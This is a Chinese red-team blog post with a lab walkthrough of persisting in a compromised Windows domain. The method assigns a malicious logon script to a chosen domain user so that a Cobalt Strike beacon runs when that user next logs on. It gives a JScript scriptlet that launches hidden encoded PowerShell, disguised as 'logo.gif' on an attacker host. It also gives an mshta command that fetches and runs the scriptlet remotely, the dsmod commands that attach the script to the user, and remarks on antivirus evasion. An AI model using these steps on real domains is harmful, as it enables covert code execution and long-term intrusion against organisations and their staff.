windows 单机权限维持[域内 Logon script 定点挂马]

模拟环境


OWA2010CN-God	192.168.3.21	DC windows 2008r2 64 位 所在域: god.org
Jack-PC	192.168.3.29	god.org 域下的一台 win 个人机 windows 8.1 64 位
Checin	192.168.3.68	Ubuntu 18.04

利用背景

在某些情况下,我们搞定了目标的域控,但最终目的却是要拿到该域下的某指定域用户所在的机器[个人机]权限,虽然此时已有所有域管密码,因为并不知道域管是做了什么策略限制,导致无法再通过常规横向手段来远程利用,比如,我们所熟知的 wmi,schtasks,hash / key 传递,dcom,rdp 等等...此时便可以尝试通过域内的 logon script 特性来对指定域下的某台个人机进行定向挂马,当然啦,在实战中肯定还会因此而遇到很多其它的一系列问题,我们暂且先不说那么多,还是那句话,先把路跑通,再学着灵活变通就相对容易多了

准备工作

首先,依然是先准备好 payload,此处图方便,暂以 powershell 为例进行演示



logo.gif 即等会儿要用来远程加载的 hta 脚本,我们通过 mshta 来远程执行主要是为了避免登录时可能出现的闪黑框情况


```
<?XML version="1.0"?>
<scriptlet>
<registration
    description="Bandit"
    progid="Bandit"
    version="1.00"
    classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
    >

    <script language="JScript">
        <![CDATA[
            var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
        ]]>
    </script>
</registration>

<public>
    <method name="Exec"></method>
</public>
<script language="JScript">
<![CDATA[
    function Exec()
    {
        var r = new ActiveXObject("WScript.Shell").Run("powershell -nop -w hidden -encodedcommand CobalStrike bs64 code !",0);
    }
]]>
</script>
</scriptlet>
```


之后只需把上面的脚本挂到自己的 cs 上,当然啦,实战中可直接丢到任意 web 肉鸡上即可

```
http://192.168.3.68:80/logo.gif
```




接着,回到目标 DC[即 OWA2010CN-God 机器]上执行,直接定位到 logon 目录,如下

```
# net share
```




将事先准备的 update.bat 脚本放到上述目录中,脚本内容如下,其实就是通过 hta 来远程执行我们前面的 ps payload


```
# mshta.exe javascript:a=GetObject("script:http://192.168.3.68:80/logo.gif").Exec();close();
```



修改指定的目标域用户属性,说白点就是针对某个指定域用户添加 payload 脚本[登录脚本],这样当该域用户注销下次一登录便会触发执行我们事先准备好的 payload


```
# dsquery user | findstr "boss"
# dsmod user -loscr "update.bat" "CN=boss,CN=Users,DC=god,DC=org"
# gpupdate /force          特别注意,此处在实战中光刷新组策略可能还不行,还得必须把目标 dc 重启下才能生效,这就有点,有些就不用重启,暂时还没找到问题根源在哪儿...
```






最后,当 boss 用户在该域内的 Jack-PC 客户机上再次重新登录时,便会触发执行我们的 payload

```
# shutdown /l
```



随后,看到 beacon 被正常弹回,特别注意,此时回来的也只是个普通域用户权限,但日常操作已基本能满足,起码拿些东西还是刚好够用的,关于如何自定义马上线,也很简单,直接把 bat 中的命令换成对应的各种下载者就行了,之前的文章已有过详细说明,此处不再赘述



小结:

这样回来的 shell 权限不会太高是肯定的,但已基本勉强够用,另外,不管你是用 ps 还是 exe,免杀肯定是必须要过关的,不然都是废,360 这种还会直接拦截 mshta.exe,所以,中间肯定还有些问题需要慢慢解决...来日方长,我们待续...

更多高质量精品实用干货分享,请扫码关注个人 **微信公众号** ,或者直接加入 **小密圈** 与众多资深 apt 及红队玩家一起深度学习交流 :)

微信公众号

加入小密圈

- **by klion**
- **2019.1.2**